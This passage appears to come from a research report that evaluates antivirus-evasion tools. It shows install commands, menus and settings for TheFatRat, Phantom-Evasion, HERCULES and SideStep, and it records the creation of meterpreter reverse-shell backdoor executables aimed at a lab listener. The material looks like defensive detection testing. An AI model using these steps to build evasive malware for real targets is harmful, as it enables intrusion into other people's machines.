6.1.1 TheFatRat


TheFatRat is an exploiting tool that can create malware with various payloads. Among its other features, the malware it creates can bypass antiviruses. First, we clone the git repository and install TheFatRat with the following commands:



```
git clone https://github.com/Screetsec/TheFatRat.git
cd TheFatRat
chmod +x setup.sh && ./setup.sh
```

Figure 11: TheFatRat installation on Kali Linux


After successful installation of all the needed packages, we can execute TheFatRat with the following command:



```
kali@kali:~$ cd AV_Tools/TheFatRat/
kali@kali:~/AV_Tools/TheFatRat$ sudo ./fatrat
```

Figure 12: Execution of TheFatRat


Once we execute it, we will be greeted by its landing page which displays all the available options for malware creation:



```
[--]   Backdoor Creator for Remote Acces [--]
[--]   Created by: Edo Maland (Screetsec) [--]
[--]              Version: 1.9.7          [--]
[--]            Codename: Whistle         [--]
[--]    Follow me on Github: @Screetsec    [--]
[--]    Dracos Linux : @dracos-linux.org   [--]
[--]                                       [--]
[--]       SELECT AN OPTION TO BEGIN:      [--]
[--] .___________________________________[--]
\_.-------------------------------------/

[01]  Create Backdoor with msfvenom
[02]  Create Fud 100% Backdoor with Fudwin 1.0
[03]  Create Fud Backdoor with Avoid v1.2
[04]  Create Fud Backdoor with backdoor-factory [embed]
[05]  Backdooring Original apk [Instagram, Line,etc]
[06]  Create Fud Backdoor 1000% with PwnWinds [Excelent]
[07]  Create Backdoor For Office with Microsploit
[08]  Trojan Debian Package For Remote Acces [Trodebi]
[09]  Load/Create auto listeners
[10]  Jump to msfconsole
[11]  Searchsploit
[12]  File Pumper [Increase Your Files Size]
[13]  Configure Default Lhost & Lport
[14]  Cleanup
[15]  Help
[16]  Credits
[17]  Exit
```


Figure 13: TheFatRat

To start with, we will choose the first option:



```
===================================================================
|                  Created by  Edo Maland  ( Screetsec )          |
===================================================================

      [1]  LINUX >> FatRat.elf
      [2]  WINDOWS >> FatRat.exe
      [3]  SIGNED ANDROID >> FatRat.apk
      [4]  MAC >> FatRat.macho
      [5]  PHP >> FatRat.php
      [6]  ASP >> FatRat.asp
      [7]  JSP >> FatRat.jsp
      [8]  WAR >> FatRat.war
      [9]  Python >> FatRat.py
      [10] Bash >> FatRat.sh
      [11] Perl >> FatRat.pl
      [12] doc >> Microsoft.doc ( not macro attack )
      [13] rar >> bacdoor.rar ( Winrar old version)
      [14] dll >> FatRat.dll
      [15] Back to Menu

┌─[TheFatRat]──[~]─[creator]:
└─────> 2
```


Figure 14: TheFatRat msfvenom selections



```
+------------------------------------------+
| [ 1 ] windows/shell_bind_tcp             |
| [ 2 ] windows/shell/reverse_tcp          |
| [ 3 ] windows/meterpreter/reverse_tcp    |
| [ 4 ] windows/meterpreter/reverse_tcp_dns|
| [ 5 ] windows/meterpreter/reverse_http   |
| [ 6 ] windows/meterpreter/reverse_https  |
+------------------------------------------+

Choose Payload :3
```

Figure 15: TheFatRat msfvenom payloads

We will create a meterpreter/reverse_tcp and meterpreter/reverse_http payloads. We will also create another malicious file using the “Create FUC backdoor 100% with Fudwin 1.0” option which uses powershell and another two using the “Create FUD backdoor 100% with PwnWinds” setting as payloads meterpreter/reverse_tcp and meterpreter/reverse_http.



```
 Generate Backdoor
+------------++-------------------------++-----------------------+
| Name       ||  Descript               || Your Input
+------------++-------------------------++-----------------------+
| LHOST      ||  The Listen Addres      || 192.168.112.128
| LPORT      ||  The Listen Ports       || 8000
| OUTPUTNAME ||  The Filename output    || fat2
| PAYLOAD    ||  Payload To Be Used     || windows/meterpreter/reverse_http
+------------++-------------------------++-----------------------+
```

Figure 16: TheFatRat meterpreter/reverse_http payload creation

All the files created, and their respective payloads and TheFatRat options, are displayed on the following table:

Filename	TheFatRat options	Payload
fat1.exe	Msfvenom	windows/meterpreter/reverse_tcp
fat2.exe	Msfvenom	windows/meterpreter/reverse_http
fat3.exe	Avoid v1.2	Powershell
fat4.exe	PwnWinds	windows/meterpreter/reverse_tcp
fat5.exe	PwnWinds	windows/meterpreter/reverse_http

Table 1: TheFatRat files and payloads


6.1.2 Phantom-Evasion

According to its GitHub page, Phantom-Evasion is an antivirus evasion tool written in Python, capable to generate almost fully undetectable executables even with the most common x86 msfvenom payload.

To begin with we need to clone the git repository and install Phantom-Evasion with the following commands:


- `git clone https://github.com/oddcod3/Phantom-Evasion.git`
- `python3 phantom-evasion.py –setup`

After installation, Phantom-Evasion will be available for use. We will use the interactive mode to create our malicious files.



```
                                                   v3.0
 ===========================================================================
 ||        [MAIN MENU]:                      ||                                ||
 ||                                          ||                                ||
 ||    [1]  Windows modules                  ||    [5]  Priv-Esc modules       ||
 ||                                          ||                                ||
 ||    [2]  Linux modules                    ||    [6]  Post-Ex modules        ||
 ||                                          ||                                ||
 ||    [3]  Android modules                  ||    [7]  Setup                  ||
 ||                                          ||                                ||
 ||    [4]  Persistence modules              ||    [0]  Exit                   ||
 ===========================================================================

[>] Please insert option:
```

Figure 17: Phantom-Evasion interactive mode



```
-----------------------------------------------------------------
[+] WINDOWS MODULES:
-----------------------------------------------------------------

[1]  Windows Shellcode Injection                   (C)

[2]  Windows Reverse Tcp Stager                    (C)

[3]  Windows Reverse Http Stager                   (C)

[4]  Windows Reverse Https Stager                  (C)

[5]  Windows Download Execute Exe NoDiskWrite      (C)

[6]  Windows Download Execute Dll NoDiskWrite      (C)

[0]  Back

[>] Insert payload number:
```

Figure 18: Phantom-Evasion Windows modules

Using the interactive mode, we created 4 files which are displayed on the following table:


Filename	Phantom-Evasion options	Payload	Encryption
phantom1.exe	Shellcode	meterpreter/reverse_tcp	Vigenere
phantom2.exe	Shellcode	meterpreter/reverse_http	Double-Key Vigenere
phantom3.exe	Reverse TCP Stager	meterpreter/reverse_tcp	-
phantom4.exe	Reverse HTTP Stager	meterpreter/reverse_http	-

Table 2: Phantom-Evasion files and payloads

6.1.3 HERCULES


HERCULES is another customizable payload generator that can bypass antivirus software. It is written in Go so we need to install Go to Kali Linux for it to execute successfully.

When we execute HERCULES, we see the following:



```
+ -- --=[        HERCULES  FRAMEWORK        ]
+ -- --=[         Version: 3.0.5            ]
+ -- --=[           Ege Balcı               ]

[1] GENERATE PAYLOAD

[2] BIND PAYLOAD

[3] UPDATE


[*] Select :
```

Figure 19: HERCULES



```
#==================================================================================#
|       PAYLOAD                         |    SIZE/UPX       |   AV Evasion Score   |
|~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~|~~~~~~~~~~~~~~~~~~~|~~~~~~~~~~~~~~~~~~~~~~|
(1) Meterpreter Reverse TCP             |  946 KB / 262 KB  |        8/10          |
|                                       |                   |                      |
(2) Meterpreter Reverse HTTP            |  4.2 MB / 1.1 MB  |        8/10          |
|                                       |                   |                      |
(3) Meterpreter Reverse HTTPS           |  4.2 MB / 1.1 MB  |        8/10          |
|                                       |                   |                      |
(4) HERCULES REVERSE SHELL              |  4.4 MB / 1.1 MB  |        7/10          |
|                                       |                   |                      |
#==================================================================================#
```

Figure 20: HERCULES payloads

We created the following 3 malicious files:


Filename	HERCULES options / payloads
herc1.exe	Meterpreter Reverse TCP
herc2.exe	Meterpreter Reverse HTTP
herc3.exe	HERCULES Reverse Shell

Table 3: HERCULES files and payloads

6.1.4 SideStep

SideStep is another antivirus evasion tool. It generates Metasploit payloads encrypted using the CryptoPP library and uses several other techniques to evade AV.


When we run the help section of the tool, it displays the following:



```
kali@kali:~/AV_Tools/SideStep$ python sidestep.py -h
usage: sidestep.py [-h] [--file FILE] [--exe EXE] --ip IP --port PORT

Generate an executable to bypass DEP and AV protections

optional arguments:
  -h, --help   show this help message and exit
  --file FILE  the file name in which the C code is placed (default:
               sidestep.cpp)
  --exe EXE    the name of the final executable (default: sidestep.exe)
  --ip IP      the IP on which the Metasploit handler is listening (default:
               None)
  --port PORT  the port on which the Metasploit handler is listening (default:
               None)

Example: sidestep.py --file file.c --exe file.exe
```

Figure 21: SideStep

Unfortunately, when trying to create a file with SideStep, even after various solution attempts and code modifications, the tool crashes, so testing it was not possible:



```
kali@kali:~/AV_Tools/SideStep$ python sidestep.py --exe side1.exe --ip 192.168.112.128 --port 8003
[+]  Preparing to create a Meterpreter executable
[-]     Compiling CryptoPP library
Traceback (most recent call last):
  File "sidestep.py", line 210, in <module>
    main(sys.argv[1:])
  File "sidestep.py", line 119, in main
    cryptopp.compileCryptoPP(path_delim, settings.sourceDir, settings.vsPath, settings.sdkPathIncl, settings.kitPathIncl, se
oolsPath)
  File "/home/kali/AV_Tools/SideStep/libs/cryptopp.py", line 52, in compileCryptoPP
    subprocess.Popen(vsToolsPath + path_delim + 'cl.exe ' + pchOptions, stdout=subprocess.PIPE, stderr=subprocess.PIPE, stdi
  File "/usr/lib/python2.7/subprocess.py", line 394, in __init__
    errread, errwrite)
  File "/usr/lib/python2.7/subprocess.py", line 1047, in _execute_child
    raise child_exception
OSError: [Errno 2] No such file or directory
```

Figure 22: SideStep script failure

